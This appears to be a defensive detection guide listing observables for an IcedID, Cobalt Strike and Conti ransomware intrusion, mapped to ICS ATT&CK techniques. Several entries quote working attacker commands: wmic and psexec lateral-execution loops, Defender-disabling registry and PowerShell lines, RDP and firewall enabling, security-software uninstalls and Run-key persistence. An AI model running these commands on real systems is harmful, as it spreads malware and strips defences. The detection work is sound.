Observable 3	Presence of Anomalous Email with Attachment: Anomalous Zip File: Containing Script Files
Observable 4 †	*Presence of Anomalous Email with Attachment: Anomalous Zip File: Containing Excel Files*
Observable 5 †	*Presence of Anomalous Email with Attachment: Anomalous Excel File: With Embedded Macros*
Observable 6 †	*Presence of Anomalous Email with Attachment: Anomalous Excel File: With Embedded Script*
Observable 7 †	*Presence of Anomalous Email with Attachment: Attachment with Anomalous Embedded Macros*
Observable 8 †	*Presence of Anomalous Email with Attachment: Attachment with Anomalous Embedded Script*
Observable 9 †	*Anomalous User Interaction with Email Attachment: Anomalous Excel File*

Observables Associated with User Execution Technique (T0863)	
Observable 10 †	*Anomalous User Interaction with Anomalous Excel File: User Enables Content/Editing*
Observable 11	Anomalous File Executes Embedded Function: Excel File Executes Macros
Observable 12	Anomalous File Executes Embedded Function: Excel File Executes Script File
Observable 13	Anomalous Processes Spawned: From Excel File
Observable 14	Anomalous Processes Spawned: From Script File
Observable 15 †	*Anomalous Processes Spawned: Windows Event Log A New Process Has Been Created (Windows Event ID 4688)*
Observable 16	Creation of Anomalous Network Connections: Over TCP Port 80: Hyper Text Transfer Protocol (HTTP) Requests
Observable 17	Creation of Anomalous Network Connections: Over TCP Port 443: Hyper Text Transfer Protocol Secure (HTTPS) Requests
Observable 18	Creation of Anomalous Network Connections: Over TCP/UDP Port 53: Domain Name System (DNS) Requests

Observables Associated with Scripting Technique (T0853)	
Observable 1	Anomalous Processes Spawned: From Excel File
Observable 2	Anomalous Processes Spawned: From Script File
Observable 3 †	*Anomalous Processes Spawned: Windows Event Log A New Process Has Been Created (Windows Event ID 4688)*
Observable 4 †	*Presence of Anomalous Macro: Hidden Excel Sheets*
Observable 5 †	*Presence of Anomalous Macro: Multiple Excel Sheets with Macro Formulas*
Observable 6 †	*Presence of Anomalous Macro: Hidden Macro Formulas in Cells*
Observable 7 †	*Execution of Anomalous Macro: VBA/XLM Code: AutoOpen Functionality*
Observable 8 †	*Execution of Anomalous Macro: VBA/XLM Code: AutoClose Functionality*
Observable 9	Execution of Anomalous Script File: JavaScript File
Observable 10 †	*Presence of Anomalous Script File: Modified or Created Group Policy Object Logon Script: Windows Event Log Security Policy in the Group Policy Objects Has Been Applied Successfully (Windows Event ID 6144)*
Observable 11	Creation of Anomalous Network Connections: Over TCP Port 80: Hyper Text Transfer Protocol (HTTP) Requests
Observable 12	Creation of Anomalous Network Connections: Over TCP Port 443: Hyper Text Transfer Protocol Secure (HTTPS) Requests
Observable 13	Creation of Anomalous Network Connections: Over TCP/UDP Port 53: Domain Name System (DNS) Requests
Observable 14 †	*Creation of Anomalous Network Connections: Over TCP Port 135: Windows Management Instrumentation (WMI) Requests*
Observable 15 †	*Creation of Anomalous Network Connections: Over TCP Port 135: PsExec Requests*

Observables Associated with Scripting Technique (T0853)	
Observable 16 †	*Creation of Anomalous Network Connections: Over TCP Port 445: Server Message Block (SMB) Requests: Network Share Requests*
Observable 17 †	*Creation of Anomalous Network Connections: Over TCP Port 445: Server Message Block (SMB) Requests: PsExec Requests*
Observable 18 †	*Anomalous Binary Execution: mshta.exe*
Observable 19 †	*Anomalous Binary Execution: rundll32.exe*
Observable 20 †	*Anomalous Binary Execution: regsvr32.exe*
Observable 21 †	*Anomalous Binary Execution: runonce.exe*
Observable 22 †	*Anomalous Binary Execution: services.exe*
Observable 23 †	*Anomalous Binary Execution: svchost.exe*
Observable 24 †	*Anomalous Binary Execution: wuauclt.exe*
Observable 25 †	*Anomalous Binary Execution: mstsc.exe*
Observable 26 †	*Anomalous Binary Execution: dllhost.exe*
Observable 27	Anomalous Binary Execution: With Filename <Random 5-11 Alphanumeric Characters>.exe
Observable 28 †	*Anomalous Binary Execution: With Filename <Conti v3 - 32 bit>.exe*
Observable 29	Presence of Anomalous Files on Host: IcedID Service Binaries: HTA (Hypertext Markup Language Application) File
Observable 30 †	*Presence of Anomalous Files on Host: IcedID Service Binaries: stage1.dll*
Observable 31	Presence of Anomalous Files on Host: IcedID Service Binaries: GZIP File
Observable 32 †	*Presence of Anomalous Files on Host: IcedID Service Binaries: stage2.dll*
Observable 33 †	*Presence of Anomalous Files on Host: IcedID Service Binaries: Agmupn.dll*
Observable 34 †	*Presence of Anomalous Files on Host: IcedID Service Binaries: rate_x32.dat*
Observable 35 †	*Presence of Anomalous Files on Host: IcedID Service Binaries: license.dat: stage3.dll*
Observable 36	Presence of Anomalous Files on Host: Cobalt Strike Beacon Service Binaries: With Filename <Random 5-11 Alphanumeric Characters>.exe
Observable 37 †	*Presence of Anomalous Files on Host: Cobalt Strike Beacon Service Binaries: sys.dll*
Observable 38 †	*Presence of Anomalous Files on Host: Cobalt Strike Beacon Service Binaries: doc.dll*
Observable 39 †	*Presence of Anomalous Files on Host: Cobalt Strike Beacon Service Binaries: 192145.dll*
Observable 40 †	*Presence of Anomalous Files on Host: Text Files of Mapped Endpoints: shares.txt*
Observable 41 †	*Presence of Anomalous Files on Host: Text Files of Mapped Endpoints: srv.txt*
Observable 42 †	*Presence of Anomalous Files on Host: Text Files of Mapped Endpoints: work.txt*

Observables Associated with Scripting Technique (T0853)	
Observable 43 †	*Presence of Anomalous Files on Host: Conti Service Binaries: With Filename <Conti v3 - 32 Bit>.exe*
Observable 44 †	*Presence of Anomalous Files on Host: Conti Service Binaries: conti_v3.dll*
Observable 45	Anomalous File Writes: AppData\Roaming\<directory in DatFileDir>\license.dat
Observable 46	Anomalous Binary on Host Performs Host Enumeration Calls: IcedID Service Binaries: Operating System (OS) Fingerprinting
Observable 47	Anomalous Binary on Host Performs Host Enumeration Calls: IcedID Service Binaries: Browser Hooking
Observable 48	Anomalous Binary on Host Performs Host Enumeration Calls: IcedID Service Binaries: Desktop Screenshots
Observable 49	Anomalous Binary on Host Performs Host Enumeration Calls: IcedID Service Binaries: Harvest Email/Outlook Information
Observable 50 †	*Presence of Anomalous Batch Scripts on Host: adft.bat*
Observable 51	Presence of Anomalous Batch Scripts on Host: *.bat
Observable 52 †	*Presence of Anomalous Batch Scripts on Host: cp.bat*
Observable 53	Anomalous Batch Scripts on Host Looping Through Discovered Devices: Deploying and Initiating Cobalt Strike Beacon Service Binaries to Mapped Endpoints: copy_files_srv.bat
Observable 54	Anomalous Batch Scripts on Host Looping Through Discovered Devices: Deploying and Initiating Cobalt Strike Beacon Service Binaries to Mapped Endpoints: wm_start.bat
Observable 55	Anomalous Batch Scripts on Host Looping Through Discovered Devices: Deploying and Initiating Cobalt Strike Beacon Service Binaries to Mapped Endpoints: copy_files_work.bat
Observable 56	Anomalous Batch Scripts on Host Looping Through Discovered Devices: Local Host Establishes Network Connection to External Host: Local Host Requests Anomalous Binaries from Anomalous External Host
Observable 57	Anomalous Batch Scripts on Host Looping Through Discovered Devices: Local Host Establishes Network Connection to External Host: Anomalous External Host Sends Anomalous Binaries to Local Host
Observable 58	Anomalous Batch Scripts on Host Looping Through Discovered Devices: Staging and Executing Conti Service Binaries to Mapped Endpoints: _COPY.bat
Observable 59	Anomalous Batch Scripts on Host Looping Through Discovered Devices: Staging and Executing Conti Service Binaries to Mapped Endpoints: _EXE.bat
Observable 60 †	*Execution of Anomalous Batch Commands on Host: cmd.exe /C adft.bat*
Observable 61 †	*Execution of Anomalous Batch Commands on Host: cmd.exe /C *.bat*
Observable 62 †	*Execution of Anomalous Batch Commands on Host: cmd.exe /C cp.bat*
Observable 63 †	*Execution of Anomalous Batch Commands on Host: cmd.exe /C copy_files_srv.bat for /f %%i in (srv.txt) do copy "C:\ProgramData\doc.dll" \\%%i\c$\ProgramData\doc.dll*

Observables Associated with Scripting Technique (T0853)	
Observable 64 †	*Execution of Anomalous Batch Commands on Host: cmd.exe /C wm_start.bat for /f %%i in (srv.txt) do wmic /node: %%i process call create "rundll32.exe C:\Programdata\doc.dll entryPoint"*
Observable 65 †	*Execution of Anomalous Batch Commands on Host: cmd.exe /C copy_files_work.bat*
Observable 66 †	*Execution of Anomalous Batch Commands on Host: cmd.exe /C _COPY.bat*
Observable 67 †	*Execution of Anomalous Batch Commands on Host: cmd.exe /C _EXE.bat*
Observable 68 †	*Presence of Anomalous Network Traffic: Anomalous File Transfer Between Local Host and Remote Host*
Observable 69 †	*Presence of Anomalous Network Traffic: Anomalous File Transfer Between Local Host and Local Network Host*
Observable 70 †	*Presence of Anomalous Network Traffic: Anomalous File Execution Between Local Host and Remote Host*
Observable 71 †	*Presence of Anomalous Network Traffic: Anomalous File Execution Between Local Host and Local Network Host*
Observable 72	Presence of Anomalous Scripts on Host: PowerShell: Encoded in Base64
Observable 73	Anomalous Binary on Host Performs Host Enumeration Calls: Conti Service Binaries
Observable 74	Anomalous Binary on Host Performs Network Connection Enumeration Calls: Conti Service Binaries

Observables Associated with Native API Technique (T0834)	
Observable 1	Anomalous Usage of Native API on Local Host: URLDownloadToFile()
Observable 2	Anomalous Usage of Native API on Local Host: GetProcAddress()
Observable 3	Anomalous Usage of Native API on Local Host: VirtualAlloc()
Observable 4	Anomalous Usage of Native API on Local Host: Malloc()
Observable 5	Anomalous Usage of Native API on Local Host: CreateIoCompletionPort()
Observable 6	Anomalous Usage of Native API on Local Host: PostQueuedCompletionStatus()
Observable 7	Anomalous Usage of Native API on Local Host: GetQueuedCompletionPort()
Observable 8	Anomalous Usage of Native API on Local Host: WNetGetNetworkInformation()
Observable 9	Anomalous Usage of Native API on Local Host: WNetGetResourceInformation()
Observable 10	Anomalous Usage of Native API on Local Host: GetIpNetTable()
Observable 11	Anomalous Usage of Native API on Local Host: NetShareEnum()
Observable 12	Anomalous Usage of Native API on Local Host: Native API Calls with Invalid Arguments
Observable 13	Anomalous Usage of Native API on Local Host: Missing References Within API Calls

Observables Associated with Native API Technique (T0834)	
Observable 14	Anomalous Encoded API Calls: Encrypted Hash Values Call to Specific API Functions
Observable 15	Anomalous Use of Microsoft Legitimate Binaries: rundll32.exe
Observable 16	Anomalous Use of Microsoft Legitimate Binaries: regsvr32.exe
Observable 17	Anomalous Use of Microsoft Legitimate Binaries: runonce.exe
Observable 18	Anomalous Use of Microsoft Legitimate Binaries: services.exe
Observable 19	Anomalous Use of Microsoft Legitimate Binaries: svchost.exe
Observable 20	Anomalous Use of Microsoft Legitimate Binaries: wuauclt.exe
Observable 21	Anomalous Use of Microsoft Legitimate Binaries: mstsc.exe
Observable 22	Anomalous Use of Microsoft Legitimate Binaries: dllhost.exe
Observable 23	Anomalous Use of Microsoft Legitimate Binaries: Anomalous Absence of Common Executable Parameters/Arguments
Observable 24 †	*Anomalous Endpoint Detection Alerts*
Observable 25	Anomalous File Obfuscation on Host: HTA (Hypertext Markup Language Application) File
Observable 26	Anomalous File Obfuscation on Host: stage1.dll
Observable 27	Anomalous File Obfuscation on Host: GZIP File
Observable 28	Anomalous File Obfuscation on Host: stage2.dll
Observable 29	Anomalous File Obfuscation on Host: license.dat
Observable 30	Anomalous File Obfuscation on Host: PowerShell Script Shellcode
Observable 31	Anomalous File Obfuscation on Host: Meterpreter Shellcode
Observable 32	Anomalous File Obfuscation on Host: Conti Code Cycle 1
Observable 33	Anomalous File Obfuscation on Host: Conti Code Cycle 2
Observable 34	Anomalous File Deobfuscation on Host: HTA (Hypertext Markup Language Application) File
Observable 35	Anomalous File Deobfuscation on Host: stage1.dll
Observable 36	Anomalous File Deobfuscation on Host: GZIP File
Observable 37	Anomalous File Deobfuscation on Host: stage2.dll
Observable 38	Anomalous File Deobfuscation on Host: license.dat
Observable 39	Anomalous File Deobfuscation on Host: PowerShell Script Shellcode
Observable 40	Anomalous File Deobfuscation on Host: Meterpreter Shellcode
Observable 41	Anomalous File Deobfuscation on Host: Conti Code Cycle 1
Observable 42	Anomalous File Deobfuscation on Host: Conti Code Cycle 2
Observable 43	Anomalous API Calls: Missing References
Observable 44	Presence of Anomalous File Header Metadata: Presence of Anomalous Encrypted DLLs

Observables Associated with Native API Technique (T0834)	
Observable 45	Anomalous Allocation of Memory Space: Cobalt Strike Beacon DLL: Anomalous Shellcode: PowerShell Script Shellcode
Observable 46	Anomalous Allocation of Memory Space: Cobalt Strike Beacon DLL: Anomalous Shellcode: Meterpreter Shellcode
Observable 47	Anomalous Allocation of Memory Space: Cobalt Strike Beacon DLL: Anomalous Shellcode: Reflective DLL Loader Instructions
Observable 48	Anomalous Allocation of Memory Space: Cobalt Strike Beacon DLL: Anomalous Shellcode: Anomalous Writes to Another Application's Memory Space
Observable 49	Anomalous Allocation of Memory Space: Cobalt Strike Beacon DLL: Anomalous Shellcode: Anomalous Loading of a Library from Memory Into a Local Host Process

Observables Associated with Standard Application Layer Protocol Technique (T0869)	
Observable 1	Anomalous Usage of Native API on Local Host: URLDownloadToFile()
Observable 2 †	*Anomalous Process Spawned: Windows Event Log a New Process Has Been Created (Windows Event ID 4688)*
Observable 3 †	*Anomalous Command-Line Execution: rundll32 ..[Dll Name].[Random Extension],DllRegisterServer*
Observable 4 †	*Anomalous Command-Line Execution: regsvr32 ..[Dll Name].[Random Extension],DllRegisterServer*
Observable 5 †	*Anomalous Binary Execution: mshta.exe*
Observable 6 †	*Anomalous Binary Execution: rundll32.exe*
Observable 7 †	*Anomalous Binary Execution: regsvr32.exe*
Observable 8 †	*Presence of Anomalous Processes on Host: rundll32.exe stage2.dll ,update /i:"foobar\license.dat"*
Observable 9 †	*Presence of Anomalous Processes on Host: rundll32.exe "C:\Users\REDACTED\AppData\Local\Temp\rate_x32.dat",update /i:"LaborBetray\license.dat"*
Observable 10 †	*Presence of Anomalous Processes on Host: rundll32.exe "C:\Users*\AppData\Local\Qiik\cuucuy\Agmupn.dll",update /i:"BarelyHedgehog\license.dat"*
Observable 11 †	*Presence of Anomalous Processes on Host: regsvr32.exe*
Observable 12	Anomalous File Writes: AppData\Roaming\<directory in DatFileDir>\license.dat
Observable 13	Creation of Anomalous Network Connections: Over TCP Port 80: Hyper Text Transfer Protocol (HTTP) Requests
Observable 14	Creation of Anomalous Network Connections: Over TCP/UDP Port 8080: Remote Desktop Protocol (RDP) Session Proxy Redirection
Observable 15	Creation of Anomalous Network Connections: Over TCP Port 443: Hyper Text Transfer Protocol Secure (HTTPS) Requests

Observables Associated with Standard Application Layer Protocol Technique (T0869)	
Observable 16	Creation of Anomalous Network Connections: Over TCP/UDP Port 53: Domain Name System (DNS) Requests
Observable 17 †	*Presence of Anomalous Network Connection to External Host: Local Host Establishes Connection to External Host: Local Host Requests Anomalous Binaries from Anomalous External Host*
Observable 18 †	*Presence of Anomalous Network Connection to External Host: Local Host Establishes Connection to External Host: Anomalous External Host Sends Anomalous Binaries to Local Host*
Observable 19 †	*Presence of Anomalous Network Connection to External Host: Local Host Establishes Connection to External Host: Anomalous External Host Executes Anomalous Binaries on Local Host*
Observable 20	Presence of Anomalous Files on Host: HTA (Hypertext Markup Language Application) File
Observable 21 †	*Presence of Anomalous Files on Host: stage1.dll: Anomalous Random Extension: Mismatched Metadata*
Observable 22	Presence of Anomalous Files on Host: GZIP File: Anomalous GZIP Extension: Mismatched Metadata: Anomalous .msi String After HTTP Get Request Header
Observable 23 †	*Presence of Anomalous Files on Host: stage2.dll*
Observable 24 †	*Presence of Anomalous Files on Host: Agmupn.dll*
Observable 25 †	*Presence of Anomalous Files on Host: rate_x32.dat*
Observable 26 †	*Presence of Anomalous Files on Host: license.dat: stage3.dll*
Observable 27	Presence of Anomalous Shellcode on Host

Observables Associated with Commonly Used Port Technique (T0885)	
Observable 1 †	*Anomalous Binary Execution: rundll32.exe*
Observable 2 †	*Anomalous Binary Execution: regsvr32.exe*
Observable 3 †	*Anomalous Binary Execution: runonce.exe*
Observable 4 †	*Anomalous Binary Execution: services.exe*
Observable 5 †	*Anomalous Binary Execution: svchost.exe*
Observable 6 †	*Anomalous Binary Execution: wuauclt.exe*
Observable 7 †	*Anomalous Binary Execution: mstsc.exe*
Observable 8 †	*Anomalous Binary Execution: dllhost.exe*
Observable 9	Anomalous Binary Execution: With Filename <Random 5-11 Alphanumeric Characters>.exe
Observable 10 †	*Anomalous Binary Execution: With Filename <Conti v3 - 32 Bit>.exe*
Observable 11	Creation of Anomalous Network Connections: Over TCP Port 80: Hyper Text Transfer Protocol (HTTP) Requests

Observables Associated with Commonly Used Port Technique (T0885)	
Observable 12	Creation of Anomalous Network Connections: Over TCP/UDP Port 8080: Remote Desktop Protocol (RDP) Session Proxy Redirection
Observable 13	Creation of Anomalous Network Connections: Over TCP Port 443: Hyper Text Transfer Protocol Secure (HTTPS) Requests
Observable 14	Creation of Anomalous Network Connections: Over TCP/UDP Port 53: Domain Name System (DNS) Requests
Observable 15 †	*Presence of Anomalous Network Connection to External Host: Local Host Establishes Connection to External Host: Local Host Requests Anomalous Binaries from Anomalous External Host*
Observable 16 †	*Presence of Anomalous Network Connection to External Host: Local Host Establishes Connection to External Host: Anomalous External Host Sends Anomalous Binaries to Local Host*
Observable 17 †	*Presence of Anomalous Network Connection to External Host: Local Host Establishes Connection to External Host: Anomalous External Host Executes Anomalous Binaries on Local Host*
Observable 18 †	*Presence of Anomalous Network Traffic: Anomalous File Transfer Between Local Host and Remote Host*
Observable 19 †	*Presence of Anomalous Network Traffic: Anomalous File Execution Between Local Host and Remote Host*

Observables Associated with Masquerading Technique (T0849)	
Observable 1 †	*Anomalous Command-Line Execution: rundll32 ..[Dll Name].[Random Extension],DllRegisterServer*
Observable 2 †	*Anomalous Command-Line Execution: regsvr32 ..[Dll Name].[Random Extension],DllRegisterServer*
Observable 3 †	*Anomalous Binary Execution: mshta.exe*
Observable 4 †	*Anomalous Binary Execution: explorer.exe*
Observable 5 †	*Anomalous Binary Execution: rundll32.exe*
Observable 6 †	*Anomalous Binary Execution: regsvr32.exe*
Observable 7 †	*Presence of Anomalous Process on Host: rundll32.exe stage2.dll ,update /i:"foobar\license.dat"*
Observable 8 †	*Presence of Anomalous Process on Host: rundll32.exe "C:\Users\REDACTED\AppData\Local\Temp\rate_x32.dat",update /i:"LaborBetray\license.dat"*
Observable 9 †	*Presence of Anomalous Process on Host: rundll32.exe "C:\Users*\AppData\Local\Qiik\cuucuy\Agmupn.dll",update /i:"BarelyHedgehog\license.dat"*
Observable 10 †	*Presence of Anomalous Process on Host: regsvr32.exe*
Observable 11	Anomalous File Writes: AppData\Roaming\<directory in DatFileDir>\license.dat
Observable 12	Presence of Anomalous Files on Host: HTA (Hypertext Markup Language Application) File

Observables Associated with Masquerading Technique (T0849)	
Observable 13 †	*Presence of Anomalous Files on Host: stage1.dll: Anomalous Random Extension: Mismatched Metadata*
Observable 14	Presence of Anomalous Files on Host: GZIP File: Anomalous GZIP Extension: Mismatched Metadata: Anomalous .msi String After HTTP Get Request Header
Observable 15 †	*Presence of Anomalous Files on Host: stage2.dll*
Observable 16 †	*Presence of Anomalous Files on Host: Agmupn.dll*
Observable 17 †	*Presence of Anomalous Files on Host: rate_x32.dat*
Observable 18 †	*Presence of Anomalous Files on Host: license.dat: stage3.dll*

Observables Associated with Modify Program Technique (T0889)	
Observable 1 †	*Anomalous Modification of Group Policy: Disable Windows Defender: Windows Event Log Security Policy in the Group Policy Objects Has Been Applied Successfully (Windows Event ID 6144)*
Observable 2 †	*Anomalous Modification of Group Policy: Disable Windows Defender: Windows Event Log Domain Policy was Changed (Windows Event ID 4739)*
Observable 3 †	*Anomalous Disablement of Windows Defender*
Observable 4 †	*Anomalous Modification of Registry Keys on Host: HKLM\System\CurrentControlSet\Services\<Random 5-11 Alphanumeric Characters>\ImagePath*
Observable 5 †	*Anomalous Modification of Registry Keys on Host: reg add HKLM\System\CurrentControlSet\Control\Terminal Server*
Observable 6 †	*Anomalous Modification of Registry Keys on Host: HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\DisableAntiSpyware*
Observable 7 †	*Anomalous Modification of Registry Keys on Host: HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Monitoring\DisableRealtimeMonitoring*
Observable 8 †	*Anomalous Modification of Registry Keys on Host: HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Monitoring\DisableBehaviorMonitoring*
Observable 9 †	*Anomalous Modification of Registry Keys on Host: HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Monitoring\DisableIntrusionPreventionSystem*
Observable 10 †	*Anomalous Modification of Registry Keys on Host: HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection*
Observable 11 †	*Anomalous Modification of Registry Keys on Host: HKLM\System\CurrentControlSet\Services\<redacted>\Start*
Observable 12 †	*Anomalous Modification of Registry Keys on Host: Addition of Run Key: HKCU\Software\Microsoft\Windows\CurrentVersion\Run\<Adversary Desired Startup Malware Service Binary>*

Observables Associated with Modify Program Technique (T0889)	
Observable 13 †	*Anomalous Modification of Registry Keys on Host: Windows Event Log A Registry Value was Modified (Windows Event ID 4657)*
Observable 14 †	*Anomalous Command-Line Utility Execution: netsh.exe*
Observable 15 †	*Anomalous Command-Line Utility Execution: gpupdate.exe*
Observable 16 †	*Anomalous Command-Line Utility Execution: msiexec.exe*
Observable 17 †	*Anomalous Command-Line Execution: cmd.exe /C reg add "hklm\system\currentControlSet\Control\Terminal Server" /v "fDenyTSConnections" /t REG_DWORD /d 0x0 /f*
Observable 18 †	*Anomalous Command-Line Execution: cmd.exe /C reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Run\<Adversary Desired Startup Malware Service Binary>"*
Observable 19 †	*Anomalous Command-Line Execution: cmd.exe /C netsh firewall set service type = remotedesktop mode = enable*
Observable 20 †	*Anomalous Command-Line Execution: cmd.exe /C netsh firewall set rule group="remote desktop" new enable=Yes*
Observable 21 †	*Anomalous Command-Line Execution: cmd.exe /C netsh advfirewall set rule group="remote desktop" new enable=Yes*
Observable 22 †	*Anomalous Command-Line Execution: C:\Windows\System32\dllhost.exe C:\Windows\system32\cmd.exe /C gpupdate /force*
Observable 23 †	*Anomalous Command-Line Execution: C:\Users\USER\AppData\Local\Temp\<Random 5-11 Alphanumeric Characters> C:\Windows\system32\cmd.exe /C gpupdate /force*
Observable 24 †	*Anomalous Command-Line Execution: C:\Windows\System32\dllhost.exe C:\Windows\system32\cmd.exe /C gpupdate /force*
Observable 25 †	*Anomalous Command-Line Execution: rundll32.exe C:\windows\192145.dll,StartW C:\Windows\system32\cmd.exe /C gpupdate /force*
Observable 26 †	*Anomalous Command-Line Execution: msiexec.exe /x {[security application package]} /qn*
Observable 27 †	*Anomalous Command-Line Execution: msiexec.exe /x {[security application package]} /qn PASSWORD=[password]*
Observable 28 †	*Anomalous Command-Line Execution: powershell New-ItemProperty -Path HKLM:\SOFTWARE\Policies\Microsoft\Windows Defender -Name DisableAntiSpyware -Value 1 -PropertyType DWORD -Force*
Observable 29 †	*Anomalous Command-Line Execution: powershell Uninstall-WindowsFeature -Name Windows-Defender*
Observable 30 †	*Anomalous Command-Line Execution: powershell Set-MpPreference -DisableRealtimeMonitoring $true*
Observable 31 †	*Anomalous Command-Line Execution: powershell Uninstall-WindowsFeature -Name Windows-Defender*
Observable 32 †	*Anomalous Command-Line Execution: Command-Line CONTAINS((reg or reg.exe) AND ("HKEY_CURRENT_USER" OR "KEY_CURRENT_MACHINE")*

Observables Associated with Modify Program Technique (T0889)	
	AND "\SOFTWARE\Microsoft\Windows\CurrentVersion\" AND ("run" OR "runonce"))
Observable 33 †	*Anomalous Command-Line Execution: Command-Line CONTAINS ("schtasks" AND "/create" AND ("cmd" OR powershell") AND (".exe" OR ".bat") AND "/ru system")*
Observable 34 †	*Anomalous Command-Line Execution: Command-Line CONTAINS (('sc' or 'sc.exe') AND 'create' AND 'binpath="<path to trusted executable>"" AND start="auto")*
Observable 35	Anomalous Scheduled Task Created: Microsoft Legitimate Binaries
Observable 36	Anomalous Scheduled Task Created: Malware Service Binaries
Observable 37 †	*Anomalous Scheduled Task Created: Windows Event Log A Scheduled Task was Created (Windows Event ID 4698)*
Observable 38	Anomalous Windows Service Created: Microsoft Legitimate Binaries
Observable 39	Anomalous Windows Service Created: Malware Service Binaries
Observable 40 †	*Anomalous Windows Service Created: Windows Event Log A Service was Installed on the System (Windows Event ID 4697)*

Observables Associated with Command-Line Interface Technique (T0807)	
Observable 1 †	*Anomalous Endpoint Detection Alerts: Cobalt Strike*
Observable 2 †	*Anomalous Endpoint Detection Alerts: Mimikatz*
Observable 3 †	*Anomalous Command Execution: powershell.exe: Non-Obfuscated PowerShell Commands*
Observable 4	Anomalous Command Execution: cmd.exe
Observable 5	Anomalous Command Execution: User NOT IN (<list of expected administrators and power users>)
Observable 6 †	*Anomalous Command-Line Utility Execution: netsh.exe*
Observable 7 †	*Anomalous Command-Line Utility Execution: gpupdate.exe*
Observable 8 †	*Anomalous Command-Line Utility Execution: msiexec.exe*
Observable 9 †	*Anomalous Command-Line Utility Execution: nltest.exe*
Observable 10 †	*Anomalous Command-Line Utility Execution: whoami.exe*
Observable 11 †	*Anomalous Command-Line Utility Execution: systeminfo.exe*
Observable 12 †	*Anomalous Command-Line Utility Execution: ipconfig.exe*
Observable 13 †	*Anomalous Command-Line Utility Execution: arp.exe*
Observable 14 †	*Anomalous Command-Line Utility Execution: net.exe*
Observable 15 †	*Anomalous Command-Line Utility Execution: route.exe*
Observable 16 †	*Anomalous Command-Line Utility Execution: dsquery.exe*
Observable 17 †	*Anomalous Command-Line Utility Execution: vssadmin.exe*
Observable 18 †	*Anomalous Command-Line Utility Execution: WMIC.exe*

Observables Associated with Command-Line Interface Technique (T0807)	
Observable 19 †	*Anomalous Command-Line Utility Execution: psexec.exe*
Observable 20 †	*Anomalous Command-Line Execution: rundll32 ..[Dll Name].[Random Extension],DllRegisterServer*
Observable 21 †	*Anomalous Command-Line Execution: regsvr32 ..[Dll Name].[Random Extension],DllRegisterServer*
Observable 22 †	*Anomalous Command-Line Execution: cmd.exe /C adft.bat*
Observable 23 †	*Anomalous Command-Line Execution: cmd.exe /C *.bat*
Observable 24 †	*Anomalous Command-Line Execution: cmd.exe /C cp.bat*
Observable 25 †	*Anomalous Command-Line Execution: cmd.exe /C copy_files_srv.bat for /f %%i in (srv.txt) do copy "C:\ProgramData\doc.dll" \\%%i\c$\ProgramData\doc.dll*
Observable 26 †	*Anomalous Command-Line Execution: cmd.exe /C wm_start.bat for /f %%i in (srv.txt) do wmic /node: %%i process call create "rundll32.exe C:\Programdata\doc.dll entryPoint"*
Observable 27 †	*Anomalous Command-Line Execution: cmd.exe /C copy_files_work.bat*
Observable 28 †	*Anomalous Command-Line Execution: cmd.exe /C _COPY.bat*
Observable 29 †	*Anomalous Command-Line Execution: cmd.exe /C _EXE.bat*
Observable 30 †	*Anomalous Command-Line Execution: cmd.exe /C reg add "hklm\system\currentControlSet\Control\Terminal Server" /v "fDenyTSConnections" /t REG_DWORD /d 0x0 /f*
Observable 31 †	*Anomalous Command-Line Execution: cmd.exe /C reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Run\<Adversary Desired Startup Malware Service Binary>"*
Observable 32 †	*Anomalous Command-Line Execution: C:\Windows\System32\dllhost.exe C:\Windows\system32\cmd.exe /C gpupdate /force*
Observable 33 †	*Anomalous Command-Line Execution: C:\Users\USER\AppData\Local\Temp\<Random 5-11 Alphanumeric Characters> C:\Windows\system32\cmd.exe /C gpupdate /force*
Observable 34 †	*Anomalous Command-Line Execution: C:\Windows\System32\dllhost.exe C:\Windows\system32\cmd.exe /C gpupdate /force*
Observable 35 †	*Anomalous Command-Line Execution: rundll32.exe C:\windows\192145.dll,StartW C:\Windows\system32\cmd.exe /C gpupdate /force*
Observable 36 †	*Anomalous Command-Line Execution: msiexec.exe /x {[security application package]} /qn*
Observable 37 †	*Anomalous Command-Line Execution: msiexec.exe /x {[security application package]} /qn PASSWORD=[password]*
Observable 38 †	*Anomalous Command-Line Execution: powershell New-ItemProperty -Path HKLM:\SOFTWARE\Policies\Microsoft\Windows Defender -Name DisableAntiSpyware -Value 1 -PropertyType DWORD -Force*
Observable 39 †	*Anomalous Command-Line Execution: powershell Uninstall-WindowsFeature -Name Windows-Defender*

Observables Associated with Command-Line Interface Technique (T0807)	
Observable 40 †	*Anomalous Command-Line Execution: powershell Set-MpPreference -DisableRealtimeMonitoring $true*
Observable 41 †	*Anomalous Command-Line Execution: powershell Uninstall-WindowsFeature -Name Windows-Defender*
Observable 42 †	*Anomalous Command-Line Execution: Command-Line CONTAINS((reg or reg.exe) AND ("HKEY_CURRENT_USER" OR "KEY_CURRENT_MACHINE") AND "\SOFTWARE\Microsoft\Windows\CurrentVersion\" AND ("run" OR "runonce"))*
Observable 43 †	*Anomalous Command-Line Execution: Command-Line CONTAINS ("schtasks" AND "/create" AND ("cmd" OR powershell") AND (".exe" OR ".bat") AND "/ru system")*
Observable 44 †	*Anomalous Command-Line Execution: Command-Line CONTAINS (('sc' or 'sc.exe') AND 'create' AND 'binpath="<path to trusted executable>"' AND start="auto")*
Observable 45 †	*Anomalous Command-Line Execution: cmd.exe /C wmic /node:<IP Address> process call create "rundll32.exe C:\Programdata\sys.dll entryPoint"*
Observable 46 †	*Anomalous Command-Line Execution: cmd.exe /C wmic /node: <Server 4 IP Address> process call create "rundll32.exe C:\Programdata\doc.dll entryPoint"*
Observable 47 †	*Anomalous Command-Line Execution: psexec.exe -accepteula -d -s \\<INTERNAL_IP> rundll32.exe C:\windows\192145.dll,StartW*
Observable 48 †	*Anomalous Command-Line Execution: Anomalous Absence of Common Executable Parameters/Arguments*
Observable 49 †	*Anomalous Command Execution: Command-Line CONTAINS ("systeminfo" OR "whoami" OR "net users" or "net localgroup Administrators" OR "route print" OR "ipconfig /all" OR "arp -a" OR "wmic ntdomain" OR "wmic netuse" OR "wmic nicconfig" OR "Get-ADComputer" OR "net accounts" OR "Invoke-ShareFinder")*
Observable 50 †	*Anomalous Command-Line Execution: cmd.exe /C nltest /dclist:[target company name]*
